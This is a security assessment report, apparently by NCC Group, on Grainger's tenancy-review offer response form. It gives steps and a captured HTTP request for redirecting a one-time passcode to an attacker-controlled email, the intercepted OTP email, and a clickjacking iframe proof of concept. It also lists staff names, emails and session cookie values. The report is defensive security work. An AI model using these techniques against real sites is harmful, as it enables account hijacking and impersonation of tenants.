



# **Tenancy Review Offer Response Form Security Assessment**

Grainger

Version 1.0 – August 8, 2025

# 1 Executive Summary

---

This report presents the findings of the Tenancy Review Offer Response Form Security Assessment conducted on behalf of Grainger. The assessment was conducted between 04/08/2025 and 05/08/2025.

The system being assessed allows tenants to provide feedback on the offer presented to them regarding the proposed yearly rent increase for their Grainger unit. The feedback submitted through the form is used to update a custom "Offer Response" record in Salesforce, enabling the Tenancy Review team to view the feedback alongside the relevant Contact record and use this information to progress the Tenancy Review process.

## Overview

The assessment established that the security posture was broadly appropriate for an application of this type. Only two issues were identified, one assessed as Medium risk and one as Informational. Nevertheless, it is recommended that both issues be reviewed and addressed in accordance with a robust defense-in-depth approach to security.

The following table breaks down the issues which were identified by component and severity of risk (issues which are reported for information only are not included in the totals):

Component	Critical	High	Medium	Low	Total
General	0	0	1	0	1
<b>Total</b>	<b>0</b>	<b>0</b>	<b>1</b>	<b>0</b>	<b>1</b>

## Assessment Summary

The most significant issue identified in the Tenancy Review Offer Response Form web application assessment was the [finding "Improper OTP Email Validation"](#). It was possible to modify the backend request to send the OTP to a different, unauthorized email. This indicates a lack of server-side validation to ensure OTPs are only delivered to the intended recipient. As a result, an attacker with access to the link could redirect the OTP and potentially gain unauthorized access or submit feedback on behalf of another user. If exploited, the attacker could impersonate the tenant and submit a tenancy review without their consent. This requires a valid session link, with risk increasing if links are exposed through phishing, interception, or insecure sharing.

The remaining issue was reported for informational purposes only. Nevertheless, it is recommended that these are reviewed and addressed to align the in-scope systems with security best practices. It is important to recognize that even low-risk issues can be exploited in combination with other vulnerabilities as part of a broader attack aiming to compromise an environment or application. Additionally, resolving lower-risk issues can reduce the attractiveness of systems to opportunistic attackers while enhancing the overall security posture.

More detailed information on each of the issues which were identified is included in the [Finding Details](#) section of this report.

## Strategic Recommendations

It is recommended that OTP delivery be securely bound to the email address associated with the authenticated user's account. Any fields related to OTP generation or delivery should not be exposed to client-side manipulation, or should be tightly controlled. It is also recommended to enforce strong server-side validation to ensure that OTPs are only sent to pre-verified email addresses linked to the user.



---

It is recommended that the issues set out in this report should be addressed by a structured programme of remedial actions which are prioritised in accordance with the perceived risk to the organisation.



## 2 Table of Contents

---

1	Executive Summary .....	2
1.1	Overview .....	2
1.2	Assessment Summary .....	2
1.3	Strategic Recommendations .....	2
2	Table of Contents .....	4
3	Document Control .....	5
3.1	Client Confidentiality .....	5
3.2	Proprietary Information .....	5
4	Technical Summary .....	6
4.1	Scope .....	6
4.2	Caveats .....	6
4.3	Post Assessment Cleanup .....	6
5	Table of Findings .....	7
5.1	General .....	7
6	Risk Ratings .....	8
7	Finding Details – General .....	10
8	Contact Info .....	15



# 3 Document Control

---

## Client Confidentiality

This document contains Client Confidential information and may not be copied without written permission.

## Proprietary Information

The content of this document should be considered proprietary information and should not be disclosed outside of Grainger.

NCC Group gives permission to copy this report for the purposes of disseminating information within your organisation or any regulatory agency.

## Document Data

Data Classification	Client Confidential
Client Name	Grainger
Project Reference	E025795
Proposal Reference	O-227750
Document Title	Tenancy Review Offer Response Form Security Assessment
Author	Eugene Labrador

## Document History

Version	Issue Date	Issued by	Change Description
0.1	2025-08-05	Eugene Labrador	Draft for NCC Group internal review only
0.2	2025-08-08	Ibai Zunzundegui	Revised QA
1.0	2025-08-08	Eugene Labrador	Released to client

## Document Reviews

Version	Date	Reviewed by	Function
---------	------	-------------	----------

## Document Distribution List

Name	Role
Daniel Snelling	Cyber Security Manager



## 4 Technical Summary

---

NCC Group was contracted by Grainger to conduct a security assessment of the systems within scope in order to identify security issues that could negatively affect Grainger's business or reputation if they led to the compromise or abuse of systems.

### Scope

The security assessment was carried out in the UAT environment and included the sections and targeted components listed below:

#### Web Application Assessment

- <https://graingerplc.tfaforms.net/>

### Caveats

Checks that would have a high probability of causing disruption to the named hosts were excluded. Denial of service attempts were excluded for the same reason.

### Post Assessment Cleanup

Any test accounts which were created for the purpose of this assessment should be disabled or removed, as appropriate, together with any associated content. Removing test accounts reduces the opportunity for attack. The following user accounts are no longer required:

- eugene.labrador+tester1@nccgroup.com
- eugene.labrador+tester2@nccgroup.com
- eugene.labrador+tester3@nccgroup.com
- eugene.labrador+tester4@nccgroup.com
- eugene.labrador+tester5@nccgroup.com

Revert any WAF/IDS/IPS/firewall changes which were made for the purposes of the assessment.



## 5 Table of Findings

---

For each finding, NCC Group uses a composite risk score that takes into account the severity of the risk, application's exposure and user population, technical difficulty of exploitation, and other factors.

### General

Title	Status	ID	Risk
Improper OTP Email Validation	New	XE7	Medium
Website Vulnerable to Clickjacking Attacks	New	9T4	Info



## 6 Risk Ratings

The table below gives a key to the ratings used throughout this report to provide a clear and concise risk scoring system.

It should be stressed that quantifying the overall business risk posed by any of the issues found in any test is outside our remit. This means that some risks may be reported as high from a technical perspective but may, as a result of other controls unknown to us, be considered acceptable.

Risk Rating	CVSS Score	Explanation
Critical	9.0 - 10	A vulnerability was discovered that has been rated as critical. This requires resolution as quickly as possible.
High	7.0 - 8.9	A vulnerability was discovered that has been rated as high. This requires resolution in the short term.
Medium	4.0 - 6.9	A vulnerability was discovered that has been rated as medium. This should be resolved as part of the ongoing security maintenance of the system.
Low	1.0 - 3.9	A vulnerability was discovered that has been rated as low. This should be addressed as part of routine maintenance tasks.
Info	0 - 0.9	A discovery was made that is reported for information. This should be addressed in order to meet leading practice.

### Impact

Impact reflects the effects that successful exploitation has upon the target system or systems. It takes into account potential losses of confidentiality, integrity and availability, as well as potential reputational losses.

Rating	Description
High	Attackers can read or modify all data in a system, execute arbitrary code on the system, or escalate their privileges to superuser level.
Medium	Attackers can read or modify some unauthorized data on a system, deny access to that system, or gain significant internal technical information.
Low	Attackers can gain small amounts of unauthorized information or slightly degrade system performance. May have a negative public perception of security.



---

### Exploitability

Exploitability reflects the ease with which attackers may exploit a finding. It takes into account the level of access required, availability of exploitation information, requirements relating to social engineering, race conditions, brute forcing, etc, and other impediments to exploitation.

Rating	Description
High	Attackers can unilaterally exploit the finding without special permissions or significant roadblocks.
Medium	Attackers would need to leverage a third party, gain non-public information, exploit a race condition, already have privileged access, or otherwise overcome moderate hurdles in order to exploit the finding.
Low	Exploitation requires implausible social engineering, a difficult race condition, guessing difficult-to-guess data, or is otherwise unlikely.



## 7 Finding Details – General

Medium

### Improper OTP Email Validation

Overall Risk Medium

Impact Medium

Exploitability Low

Finding ID NCC-E025795-XE7

Category Access Controls

Status New

#### Description

During testing of the OTP-based authentication mechanism, it was observed that the Tenancy Review Offer Response Form application allows a user to send the One-Time Password (OTP) to an alternate email address that is not associated with the user's account. This behaviour introduces a potential security risk, as it may allow an attacker to intercept or redirect OTPs intended for another user, enabling unauthorized access or bypassing intended controls.

Exploitation of this issue would only require possession of a valid session URL (e.g., a unique tokenized link generated by the application), without needing the legitimate user's credentials. An attacker who gains access to such a link could manipulate the OTP delivery address and potentially compromise the target account.

The application does not expose the email field in the user interface, but the backend accepts and processes the email value supplied in the HTTP request. This allows an attacker to alter the request and send the OTP to an unauthorized destination. Insufficient backend validation allows OTPs to be sent to unintended recipients, compromising the security of the form access process.

#### Steps to Reproduce:

1. Access the OTP request form from email.
2. Intercept the OTP request (e.g., using Burp Suite).
3. Modify the email field in the request to an arbitrary or attacker-controlled email address (e.g., from legitimate\_user@test.com to attacker@example.com).



```

1 POST /api_v2/workflow/processor HTTP/2
2 Host: graingerplc.tfaforms.net
3 Cookie: FORMASSEMBLY=99ff6b590b2ec483fe225f7e7c400751; FASRV=e0a19e75aa99fa9e; CAKEPHP=4
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
https://graingerplc.tfaforms.net/wf/eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ3b3JrZmxd1NjMiIsIm5vbmNlIjoibWNTBHeUcxZ0ZjVEEdtTFZKUWE4TETdMlk2UkxanOjKZzAlMOE2ZTAzNzM4NDExYWMONTU1M2QleHBPcmVzIjoxNzU1MDA4MTk5fQ.mZPIvO_sqXQuplxQ9WOCsWTYAlH54rVhfJ57vuj23c0?contactId=003PvOx
yh9ASFqJDwVv1XXz%2BFYmJFbaJd%2BwoIMTYT5QwnZkC0%3D
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 775
11 Origin: https://graingerplc.tfaforms.net
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 tfa_36=&tfa_45=&tfa_41=003Pv00000y1H481AE0Q0Pv000002BRN7KA0&tfa_44=&tfa_31=&tfa_42=&tfa_
eugene.labrador%2Btester%540aiw0t0h3ap4dzjeogps09qqj9af13urj.uk.nccburp.com&tfa_24=0Q0Pv
3000.00&tfa_46=N%2FA&tfa_59=006Pv00000HkJVhIAN&tfa_29=AST+%2BAffordable%29&tfa_61=123.00
tfa_66=&tfa_67=Monthly&tfa_70=a1G4J000004PtLjUAK&tfa_71=104+Plant+Farm+Cres%2C+Waterloov:

```

4. Forward the modified request to the server.
5. Observe that the OTP is delivered to the attacker's email instead of the account-registered email.

8	2025-Aug-05 15:13:51.595 UTC	DNS	aiw0t0h3ap4dzjoegps09qqj9af13urj	18.134.226.19
9	2025-Aug-05 15:13:51.782 UTC	SMTP	aiw0t0h3ap4dzjoegps09qqj9af13urj	35.177.188.31
10	2025-Aug-05 15:13:51.595 UTC	DNS	aiw0t0h3ap4dzjoegps09qqj9af13urj	18.134.225.24

Description	SMTP Conversation
	<p>Message-ID: &lt;fa_notification-68921faf7755b.1754406831@graingerplc.tfaforms.net&gt; X-FormAssembly-message: fa_notification-68921faf7755b.1754406831@graingerplc.tfaforms.net X-FormAssembly-path: wfalrzl MIME-Version: 1.0 Date: Tue, 05 Aug 2025 15:13:51 +0000 Content-Type: text/html; charset=utf-8 Content-Transfer-Encoding: quoted-printable</p> <p>&lt;!DOCTYPE HTML&gt; &lt;html lang="en"&gt; &lt;body&gt; &lt;div class="container"&gt;&lt;!-- Header --&gt; &lt;img style="width: 100%; display: block;" src="https://graingerplc--devxrenew1.sandbox.file.force.cc Content --&gt; &lt;div class="content"&gt;&lt;br&gt; &lt;p&gt;We've sent you a one-time passcode to access your Tenancy Review.&lt;/p&gt; &lt;p&gt;Please use the following OTP to log in: &lt;strong&gt;12547&lt;/strong&gt;&lt;/p&gt; &lt;/div&gt; &lt;!-- Footer --&gt; &lt;img style="width: 100%; display: block;" src="https://graingerplc--devxrenew1.sandbox.file.force.com/file-asset-public/Grain</p>

This flaw can be exploited by an attacker to hijack OTPs that are intended for legitimate users, potentially gaining unauthorized access to protected accounts or sensitive workflows. It also compromises the integrity of the email-based authentication process by allowing OTPs to be delivered to unverified addresses. This behaviour violates the expected security

---

control that OTPs should only be sent to email addresses that are verified and directly associated with the user's account.

### **Recommendation**

OTP delivery should be strictly tied to the email address associated with the authenticated user account. Any email fields related to OTP generation or delivery should be removed from client-side control or tightly restricted. Server-side validation must be enforced to ensure that OTPs are only sent to verified, pre-registered email addresses linked to the user. Additionally, it is recommended to log and monitor all attempts to modify the OTP delivery destination, as such activity may indicate malicious intent or abuse.

### **Location**

- [https://graingerplc.tfaforms.net/api\\_v2/workflow/processor](https://graingerplc.tfaforms.net/api_v2/workflow/processor)



# Website Vulnerable to Clickjacking Attacks

Overall Risk Informational

Impact Low

Exploitability Low

Finding ID NCC-E025795-9T4

Category Access Controls

Status New

## Description

The Tenancy Review Offer Response Form lacked sufficient defences against clickjacking attacks. Clickjacking (also known as a 'UI redress attack') is a technique in which an attacker uses multiple transparent or opaque layers to convince a user they are clicking, dragging, or typing into a trusted web page when in fact they are interacting with a different, malicious page.<sup>1</sup>

The sample code used to test for this issue is shown below:

```
<html>
  <body style="background-color:black;">
    
    <br /><br />
    <h3 style="font-family:verdana;color:white;text-align:justify;">
      The following shows the application embedded within a third party page.
    </h3>
    <br /><br />

    <center>
      <iframe src="https://graingerplc.tfaforms.net/wf/
        ↳ eyJ0eXAiOiJKV1QiLCJhbGVDZXNpdj00Pv000REDACTED&primaryOf
        ↳ ferId=0Q0Pv000REDACTED&signature=GyeP6780Y0F7AU%2FUg4EX10REDACTED" style="width:
        ↳ 90%;height:90%"></iframe>
    </center>

  </body>
</html>
```

As a result, the page was loaded in a frame hosted outside of the target site:




Figure 3: Clickjacking

1. Clickjacking: An Overlooked Web Security Hole: <https://community.qualys.com/blogs/securitylabs/2012/11/29/clickjacking-an-overlooked-web-security-hole>

---

Although it was possible to perform a clickjacking attack against the website, there appeared to be no sensitive functionality available at the time of testing that would be considered a feasible target for an attacker. For this reason the issue has been reported for information only, but it should be noted that if future development adds sensitive functionality in a vulnerable way, the risk rating would increase.

## Recommendation

It is recommended that the risk from clickjacking attacks should be mitigated using a content security policy (CSP) with suitable 'input-protection' and 'frame-ancestors' directives.<sup>2 3</sup>

If this is not possible, or older browsers are a concern, the **X-Frame-Options** HTTP response header can also be used. A value of 'DENY' can be used to prevent framing altogether, the value 'SAMEORIGIN' used to allow framing only by the same origin site, or 'ALLOW-FROM' to specify another site that may frame the page.<sup>4 5</sup>

## Location

- <https://graingerplc.tfaforms.net/wf/eyJ0eXAiOiJKV1QiLCJhbGw6eyJ3b3JrZmx6mx6contactId=003Pv000&primaryOfferId=0Q0Pv000&signature=GyeP6780YOf7AU%2FUg4EX1O>

---

2. Content Security Policy: <https://w3c.github.io/webappsec/specs/content-security-policy>  
3. User Interface Security Directives for Content Security Policy: <https://www.w3.org/TR/UISecurity/>  
4. MSDN article - Combating Clickjacking with X-Frame-Options: <https://blogs.msdn.com/b/ieinternals/archive/2010/03/30/combating-clickjacking-with-x-frame-options.aspx>  
5. OWASP Guidance: [https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking\\_Defense\\_Cheat\\_Sheet.htmlhttps://owasp.org/www-project-web-security-testing-guide/v41/4-Web\\_Application\\_Security\\_Testing/11-Client\\_Side\\_Testing/09-Testing\\_for\\_Clickjacking#](https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.htmlhttps://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/11-Client_Side_Testing/09-Testing_for_Clickjacking#)



## 8 Contact Info

---

The team from NCC Group has the following primary members:

- Eugene Labrador – Consultant  
[eugene.labrador@nccgroup.com](mailto:eugene.labrador@nccgroup.com)
- Lotte Firman – Account Manager  
[charlotte.firman@nccgroup.com](mailto:charlotte.firman@nccgroup.com)

The team from Grainger has the following primary members:

- Daniel Snelling  
[DSnelling@graingerplc.co.uk](mailto:DSnelling@graingerplc.co.uk)
- Jacob Smycz  
[jsmycz@openboxsoftware.com](mailto:jsmycz@openboxsoftware.com)

